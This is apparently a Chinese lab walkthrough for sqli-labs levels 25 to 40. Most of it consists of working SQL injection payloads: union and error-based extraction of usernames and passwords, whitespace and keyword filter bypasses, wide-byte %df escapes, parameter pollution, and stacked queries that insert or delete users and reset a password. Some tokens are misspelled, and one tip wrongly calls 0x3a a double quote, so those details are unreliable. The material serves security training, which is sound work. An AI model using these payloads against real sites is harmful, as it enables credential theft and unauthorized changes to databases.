
获取具体数据:id=-1' union select 1,2,group_concat(username,":",passwoorrd) from users --+
第25a关

这一关比较意外,竟然直接就闭合了,不需要单引号,把上一关的payload的id=-1'改成id=-1即可
最终payload:id=-1 union select 1,2,group_concat(username,":",passwoorrd) from users --+
第26关
看提示,这一关过滤了空格和特殊字符,使用的是单引号闭合

%a0,%0c,%0d,%09代替空格,但是php的/s匹配所有空白字符会导致只有%a0可用,&&代替and,||和`代替or,注释符用|| '1'='1绕过
payload:
获取当前数据库:id=99'%a0union%a0select%a01,database(),2||'1'='1
获取当前数据表:id=99'%a0union%a0select%a01,group_concat(table_name),2%a0from%a0infoorrmation_schema.tables%a0where%a0table_schema='security'||'1'='2
tips:这里如果使用'1'='1会返回不是security的表,我们改成2,让他不成立,当然也可以把or换成and我们目的是闭合
获取字段值:id=99'%a0union%a0select%a01,group_concat(column_name),2%a0from%a0infoorrmation_schema.columns%a0where%a0table_schema='security'%26%26table_name='users'%26%26'1'='1
tips:&&在浏览器地址栏直接输入不会url自动编码,手动编码成%26%26才可以
获取具体数据:id=99%27%a0union%a0select%a01,group_concat(username,":",passwoorrd),3%a0from%a0users%a0where%a01||%271%27=%271
第26a关
这一关的闭合方式是')闭合,只需要保证前后闭合都是‘)即可
最终payload:
id=99')%a0union%a0select%a01,group_concat(username,":",passwoorrd),3%a0from%a0users%a0where%a01||('1')=('1
第27关
看提示过滤了union和select这两个关键字,看源码发现还是把空格和注释符过滤,or和and没过滤,而且这一关没有匹配空白字符,我们就可以使用%09,%0c等绕过,然后关键字使用大小写混合绕过,然后测试发现是单引号闭合,

payload:
获取数据库名称:id=1'%09AnD%09ExtractValue(1,concat(0x7e,database()))%09AnD%09'1'='1
获取表名:id=1'%09AnD%09ExtractValue(1,concat(0x7e,(SeLeCt%09group_concat(table_name)%09from%09information_schema.tables%09where%09table_schema='security')))%09AnD%09'1'='1
获取字段名:id=1'%09AnD%09ExtractValue(1,concat(0x7e,(SeLeCt%09group_concat(column_name)%09from%09information_schema.columns%09where%09table_schema='security'%09and%09table_name='users')))%09AnD%09'1'='1
获取具体数据:id=1'%09AnD%09ExtractValue(1,concat(0x7e,(SeLeCt%09group_concat(username,":",password)%09from%09users)))%09AnD%09'1'='1
第27a关
这一关不能使用报错注入我们就使用union注入,双引号闭合
payload:
获取当前数据库:id=99"%09UnIoN%09SeLeCt%091,database(),1%09"
获取表名:id=99"%09UnIoN%09SeLeCt%091,group_concat(table_name),3%09FrOm%09information_schema.tables%09WhErE%09table_schema=database()%09AnD%09"1"="1
获取字段名:id=99"%09UnIoN%09SeLeCt%091,group_concat(column_name),3%09FrOm%09information_schema.columns%09WhErE%09table_name="users"%09AnD%09"1"="1
获取具体数据:id=99"%09UnIoN%09SeLeCt%091,group_concat(username,0x3a,password),3%09FrOm%09users%09WhErE%091=1%09AnD%09"1"="1
第28关
通过源码我们可以发现,这次过滤和上一关差不多,但是这一关虽然说是过滤了union和select,实际上/s只匹配空格制表符,只要union和select两边的是%a0即可,没起作用,这一关我们使用%00可以截断后面的代码,这样我们就可以不用操心注释被过滤,使用or '1'='1这样还要闭合的问题了

payload:
获取当前数据库名称:id=0%27)union%a0select%a01,database(),3;%00
获取数据表名:id=99%27)union%a0select%a01,group_concat(table_name),3%a0from%a0information_schema.tables%a0where%a0table_schema=%27security%27%09and%09(%271%27)=(%271
获取字段名:id=99')union%a0select%a01,2,group_concat(column_name)%09from%09information_schema.columns%09where%09table_schema='security'%09and%09table_name='users'%09and%09('1=1
获取具体数据:id=99')union%a0select%a01,2,group_concat(username,":",password)%a0from%a0users%a0where%09('1')=('1
第28a关

这一关查看源码发现过滤的更少了,只过滤了union和select,我们可以直接使用上一关的payload
第29关
这一关本来我们应该使用参数污染来绕过的,但是经过检验,发现这一关好像和第一关没啥区别,不用双写参数也可以
payload:
获取数据库:?id=1&id=-1' union select 1,database(),3--+
也可以是:id=-1' union select 1,database(),3--+
获取数据表:id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security'--+
获取字符值:id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+
获取具体数据:id=-1' union select 1,group_concat(username,0x3a,password),3 from users--+
第30关
这一关和上一关一样,只不过变成了双引号闭合
Payload:
获取数据库名:id=1&id=99"%20union%20select%201,database(),3--+
获取表名:id=1&id=99"%20union%20select%201,group_concat(table_name),3%09from%09information_schema.tables%09where table_schema='security'--+
获取字段名:id=1&id=-1" union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'-
获取具体数据:id=1&id=-1" union select 1,group_concat(username,":",password),3 from users--+
第31关
这一关只不过闭合方式变成了"),上一关的payload变成")闭合方式即可,最终payload
获取具体数据:id=1&id=-1") union select 1,group_concat(username,":",password),3 from users--+
第32关
这一关我们需要使用宽字节注入,宽字节注入:一般是addslashes()把我们输入的特殊符号转义,导致,我们输入的符号加上了反斜杠\,如果我们输入",就会变成\",让双引号在sql语句中失效,无法执行,而我们要使用宽字节注入去把反斜杠去除掉,mysql使用gbk编码时候,会把两个字节当作一个汉字,gbk高字节才可以被看作汉字,我们可以这么利用:
使用%df绕过,单引号被转义成\',对应url编码是%5c%27,在前面加上%df变成%df%5c%27,那么%df%5c被当成了汉字,然后单引号%27就成功逃逸了
payload:
获取数据库:?id=-1%df%27%20union%20select%201,2,database()--+
获取表名:?id=-1%df%27%20union%20select%201,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+
获取字段名:id=-1%df%27 union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x7573657273--+
tips:我们可以使用hex绕过单引号的限制
获取具体数据:id=-1%df%27 union select 1,2,group_concat(username,0x3a,password) from users--+
tips:0x3a是双引号的16进制表示的字节值
第33关
这一关的闭合方式还是单引号闭合,两关一模一样,payload也一样
第34关

这一关和上一关差不多,只不过使用的post请求,我们order by测试发现2个回显位置
payload:
获取数据库名:s%df' union select 1,database()--+

获取表名:s%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()--+
获取字段名:s%df' union select 1,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x7573657273--+
获取具体数据:s%df%27 union select 1,group_concat(username,0x7e,password) from users--+
第35关

这一关是数字型注入,不需要我们去闭合直接输入即可,union select发现回显点2,3
payload
获取当前数据库:id=-1 union select 1,2,database()--+
获取表名:id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+
获取字段名:id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x7573657273--+
获取具体数据:id=-1 union select 1,group_concat(username),group_concat(password) from users--+
第36关
这一关还是单引号闭合,宽字节注入
payload
获取当前数据库:id=-1%df%27 union select 1,2,database()--+
获取表名:id=-1%df%27 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+
获取字段名:id=-1%df%27 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x7573657273--+
获取具体数据:id=-1%df%27 union select 1,group_concat(username),group_concat(password) from users--+
第37关
这一关和34关的payload一模一样
第38关
这一关是让我们使用堆叠注入的,mysqli_multi_query()允许多个sql语句执行,堆叠注入就是我们使用;把源码的语句分开,然后后面是我们自己写的任意sql语句,在闭合,实现执行任何sql语句
看报错是单引号闭合:

然后输入#变成id=1%27#说明单引号闭合,允许注释符
接下来我们输入分号就可以执行任意语句了,比如创建一个新数据库名字23456:
?id=1'; create database %6023456%60%23
tips:库名,表名,字段名以数字开头需要反引号包裹也就是url编码%60
新建一个用户/密码12306/nb666:?id=1'; insert into users values(18,'12306','nb666');#

当然还有其他操作,这里只是举几个例子
第39关

这一关是数字型,还是堆叠注入,我们直接把上面创建的用户12306删除了
?id=1'; delete from users where username='12306';#
可以看到成功删除
第40关
这一关没有报错信息,我没无法知道sql注入是否成功,观察页面返回,判断出是') and 1=1%23闭合


这里我使用堆叠注入改密码把Dumb密码改成12345
?id=1');update users set password='12345' where username='Dumb'--+
成功修改密码: